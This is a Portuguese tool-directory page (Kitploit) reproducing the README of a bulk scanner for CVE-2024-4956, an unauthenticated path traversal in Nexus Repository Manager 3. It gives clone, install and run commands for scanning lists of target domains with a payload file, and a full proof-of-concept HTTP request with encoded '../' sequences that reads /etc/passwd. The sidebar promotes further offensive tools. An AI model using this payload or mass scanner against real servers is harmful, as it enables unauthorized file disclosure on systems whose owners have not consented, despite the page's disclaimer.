
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2024-4956-Bulk-Scanner — [CVE-2024-4956] Nexus Repository Manager 3 Travessia de Caminho Não Autenticada Bulk Scanner | Kitploit
Ferramentas/GitHubGitHub/ifconfig-me/cve-2024-4956-bulk-scanner
Scanners de VulnerabilidadesExploraçãoExploração de Aplicações WebColeta de InformaçõesTestes de PenetraçãoAprendizado e Educação
GitHubifconfig-me/cve-2024-4956-bulk-scanner

CVE-2024-4956-Bulk-Scanner

[CVE-2024-4956] Nexus Repository Manager 3 Travessia de Caminho Não Autenticada Bulk Scanner

Ver Repositório
17631há 2 anosAinda não revisado
Compartilhar

README.md

CVE-2024-4956 Scanner em Massa

Aviso Legal

Esta ferramenta destina-se apenas a fins educacionais e para testes em ambientes corporativos. https://twitter.com/nav1n0x/ e https://github.com/ifconfig-me não assumem nenhuma responsabilidade pelo uso indevido deste código. Use-a por sua conta e risco. Não ataque um alvo sem permissão. Esta ferramenta utiliza o payload divulgado publicamente.

Este scanner ajuda entusiastas de segurança a escanear Vulnerabilidade de Path Traversal em alvos do Nexus Repository em massa.


O scanner mostrará o número de alvos carregados e o estado da varredura atual. As URLs serão listadas com três mensagens de status: Timeout, Falha ou Sucesso, com base nos resultados. Certifique-se de que targets.txt contenha a lista de domínios e lfi-payloads.txt contenha a lista de payloads. O scanner exibirá a URL atual sendo testada, atualizando a cada nova requisição, e indicará sucesso ou falha respectivamente. O script também salva uma lista de URLs bem-sucedidas no diretório como successful_urls.txt. Ele fornecerá um resumo do número de tentativas bem-sucedidas no final.

Instalação

Certifique-se de ter Python 3.6+ e pip instalados.

  1. Clone o repositório:

    • git clone https://github.com/ifconfig-me/CVE-2024-4956-Bulk-Scanner.git
    • cd CVE-2024-4956-Bulk-Scanner
  2. Instale as dependências necessárias:

    pip install -r requirements.txt

Instruções de Uso

  1. Prepare seu arquivo targets.txt com a lista de domínios e lfi-payloads.txt com a lista de payloads.

  2. Execute o scanner:

    python3 CVE-2024-4956-scanner.py -d targets.txt -p lfi-payloads.txt

PoC

GET /%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f../etc/passwd HTTP/1.1
Host: target.com:8081
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

Ataque Bem-Sucedido

image

Scanner em Ação

image

Aviso Legal

Esta ferramenta destina-se apenas a fins educacionais e para testes em ambientes corporativos. https://twitter.com/nav1n0x/ e https://github.com/ifconfig-me não assumem responsabilidade pelo código. Use-a por sua conta e risco. Não ataque um alvo sem permissão.


Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    851
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    538
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    420
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    357
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    297
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    280

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →




